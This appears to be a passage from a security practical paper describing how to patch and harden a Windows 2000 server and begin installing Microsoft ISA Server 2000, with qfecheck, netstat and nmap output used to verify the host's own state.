
You have successfully completed the SP2SRP1 Setup Wizard.

To apply the changes, the wizard has to restart Windows. To restart Windows automatically, click Finish.

If you want to restart later, select the Do not restart now check box, and then click Finish.

□ Do not restart now

After rebooting the computer and logging on to the system, a quick check can be done to make sure the package has been installed successfully. Click on Start -> Run -> and type winver in the Run window. A screen will appear that will look like the one below.




Microsoft (R) Windows
Version 5.0 (Build 2195: Service Pack 2)
Copyright (C) 1981-1999 Microsoft Corp.
SRP1 Evaluation copy. Expires 8/6/2002 8:05 AM

This product is licensed to:
ISA Server
GIAC Enterprises


Physical memory available to Windows: 130,608 KB

You will see that the system is at service pack level 2 and if you take a look below the copyright line you will see that 'SRP1' is listed. Click OK and open a command window to use the qfecheck.exe tool to verify the hotfixes installations. Below is the output of results.



```
C:\Tools>qfecheck.exe

Windows 2000 Hotfix Validation Report for \\ISASERVER01
Report Date: 4/9/2002  7:45pm

Current Service Pack Level:  Service Pack 2

Hotfixes Identified:
Q282784:  Current on system.
Q282522:  Current on system.
Q300845:  Current on system.
Q311967:  Current on system.
Q313829:  Current on system.
Q314147:  Current on system.
Q318593:  Current on system.
SP2SRP1:  Current on system.

C:\Tools>
```

Once the service packs and patches have been applied we can take a snapshot of where we are on the current status of this box by doing a couple of things: 1) Type the nestat –an command in the command window and check the output to see what ports are in the 'listening' state. 2) And use nmap to do a port scan of the box to see what ports it identifies are in the 'open' state.




```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    110.10.10.2:139        0.0.0.0:0              LISTENING
  TCP    110.20.20.1:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1025           *:*
  UDP    110.10.10.2:137        *:*
  UDP    110.10.10.2:138        *:*
  UDP    110.20.20.1:137        *:*
  UDP    110.20.20.1:138        *:*

C:\>
```

The output above shows the famous Microsoft ports 135 and 139 'Listening' along with the new one for Windows 2000 port 445.

```
# nmap (V. 2.54BETA22) scan initiated Sun Apr 14 10:35:55
2002 as: nmap -v -sT -O -oN isa2.txt 110.10.10.2
Interesting ports on  (110.10.10.2):
(The 1540 ports scanned but not shown below are in state:
closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn

Remote OS guesses: Windows Me or Windows 2000 RC1 through
final release, Windows Millenium Edition v4.90.3000
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=7365 (Worthy challenge)
IPID Sequence Generation: Incremental

# Nmap run completed at Sun Apr 14 10:36:01 2002 -- 1 IP
address (1 host up) scanned in 6 seconds
```

The output of the Nmap tool also shows ports 135 and 139 open but doesn't mention TCP 445. Additionally, it does a good job at guessing the OS. The command to generate this output is shown on the screen above: namp –v –sT –O –oN isa2.txt 110.10.10.2. This is telling Nmap to be verbose (-v), use the TCP connect() scan, (-sT), attempt to fingerprint the OS (-O), send the output to a human readable file called isa2.txt (-oN isa2.txt) and what host to scan 110. 10.10.2 (the host's IP address). Once this step has been completed, it is time to install the ISA server software and configure it.

We can further tighten down the box by disabling a couple of items: 1) Disable Microsoft Client for Networking on all the interfaces where it is not needed. This can be done by going to the Network properties page and de-selecting that item as shown below.



Local Area Connection Properties

General | Sharing

Connect using:

3Com EtherLink III ISA (3C509b-TP)

Components checked are used by this connection:


- □ Client for Microsoft Networks
- □ Network Load Balancing
- □ File and Printer Sharing for Microsoft Networks
- □ Network Monitor Driver

Description

Netmon Packet capture driver that allows the Netmon UI to acquire packets from the local network.

□ Show icon in taskbar when connected

2) Disable NetBios of TCP/IP by selecting the TCP/IP protocol in the list and click on properties then click the Advanced button then click the WINS tab. From here you can select to disable NetBios over TCP/IP as shown below.



Local Area Connection Properties

General | Sharing

Internet Protocol (TCP/IP) Properties

Advanced TCP/IP Settings

IP Settings | DNS | WINS | Options

WINS addresses, in order of use:

If LMHOSTS lookup is enabled, it applies to all connections for which TCP/IP is enabled.

☑ Enable LMHOSTS lookup

○ Enable NetBIOS over TCP/IP

● Disable NetBIOS over TCP/IP

○ Use NetBIOS setting from the DHCP server

ISA Server Installation and Configuration

Microsoft's Internet Security and Acceleration Server is the next product in the evolution of their Proxy Server product. Do not be mistaken, this is not just Proxy 2.0 on steroids. It does have many of the features of Proxy Server 2.0 including the WEB caching ability, but also includes a new Firewall Feature along with some Intrusion Detection features. ISA is a very robust and complex product. It has a multitude of capabilities, some of which are outside the scope of this paper. There are several publications which go into great detail about ISA, three of which are: "Internet Security and Acceleration Server", authored by Curt Simmons; "Microsoft Internet Security and Acceleration Server 2000", authored by J.C. Mackin; and "Configuring ISA Server 2000 Building Firewalls for Windows 2000", authored by Dr. Tom Shinder, Debra Shinder and Martin Grasdal.

The product can be purchased as either the Stand Alone or Enterprise version. The licensing is based on the number of CPU's per box on both versions. Both versions also require the Windows 2000 Server platform with Service Pack 1 and post SP1 hotfix q27586_w2k_sp2_x86_en.exe included on the install CD or Service Pack 2. The Enterprise version requires either Advanced Server or Data Center Server. The Enterprise version also requires a Windows 2000 Domain structure with Active Directory. This allows ISA server to be installed in what Microsoft calls an "array configuration". The array members share the same configuration information which is stored in Active Directory. The ISA standard edition's configuration information is stored locally in the registry. The array model allows for managing multiple ISA servers from a single console. It can also provide for the ability to do load balancing and fault tolerance, in other words the array can sense when an array member is no longer active and adapt accordingly. Other features of the Enterprise version in the array model provide for the ability to manage polices at the Enterprise level using a single Enterprise policy or multiple Enterprise policies. Then these Enterprise policies can be 'pushed' out through Active Directory to all the arrays or to specific arrays. In this model the array level policies if allowed, can only further restrict the Enterprise policies. For example, if there is an Enterprise policy which does not allow users to visit a specific web site or use a specific instant messenger service, then an array level policy could not in turn allow it, but only tighten the policy further. Here is a list of the minimum system requirements from the publication 'Configuring ISA Server 2000 Building Firewalls for Windows 2000'.

"


- Windows 2000 Server family operating system with Service Pack 1 or later installed.
- A Pentium II or K7 (Athlon) Processor running at 300MHZ or faster
- A minimum of 256 MB of RAM (Microsoft recommended)
- A minimum of 20 MB of the program files
- A minimum of 2 GB for the WEB cache
- At least two network interface – one to the internal network and a second to an internal network, such as the Internet or corporate back-bone (the exception is an internal caching-only server)
- Partitions formatted as NTFS to store the program, log, and cache files
- A Windows 2000 Domain if Enterprise Policies will be implemented"[1]

There are also recommendations based on the size of the connection that is in front of ISA Server:

Less than 10Mb/second	ISDN, DSL, or cable	PII or K6-2 300MHZ
10 to 50 Mb/second	T3 or compatible	PIII or K7 500MHZ

More than 50 Mb/second	Very Fast	PIII (add processor for Each increment of 50 Mb) “


The screen shot below is the initial screen to start the ISA install.



This tool installs the ISA Server schema to the Active Directory and initializes enterprise configuration.

© 2000 Microsoft Corporation. All rights reserved.


This is the Enterprise version which we are going to install in the stand-alone mode. To begin the install click on the ‘Install ISA Server’ option.


Microsoft ISA Server (Enterprise Editio...

Locate your 10-digit "CD Key" number and enter it in the space below. You can find this number on the sticker on the back of your CD case.

CD Key: 880 - 2897423


The next step is to enter the CD key and click OK.


Microsoft ISA Server Setup

This computer cannot join an array until it is part of a Windows 2000 domain, and an updated ISA Server schema is installed in Active Directory. If you continue with Setup now, this computer will be installed as a stand-alone server.

Do you want to continue?

The enterprise edition automatically looks for a domain to be available so that the enterprise version can be installed. It complains when it can't find one. Since we do not want to be part of a domain we select 'yes' to continue and install the stand-alone version.



Microsoft ISA Server (Enterprise Edition) Setup

To choose the installation you want, click one of the following buttons.


Typical Installation
Microsoft ISA Server will be installed with the most commonly used options.

Custom Installation
Microsoft ISA Server will be installed with only the selected options.

Full Installation
All components of Microsoft ISA Server will be installed.

Folder:
C:\Program Files\Microsoft ISA Server

The screen above allows you to choose the type of installation. By clicking on custom we can select or deselect some of the options.



Microsoft ISA Server (Enterprise Edition) - Custom Installation

In the Options list, select the items you want installed; clear the items you do not want installed.

A grayed box with a check indicates that only part of the component will be installed. To select all components in the Option list, click Select All.

Options:


☑	ISA Services	7756 K
□	Add-in services	0 K
☑	Administration tools	7208 K

Description:
Allows components to be installed either separately or as part of ISA Server

Folder for Currently Selected Option:
C:\Program Files\Microsoft ISA Server

Space required on C: 14964 K
Space available on C: 999999 K

Once the install options have been selected, click continue. This brings us to the install type which is shown below.



Select the mode for this server:

○ Firewall mode

Select this option to install enterprise firewall functionality.

○ Cache mode

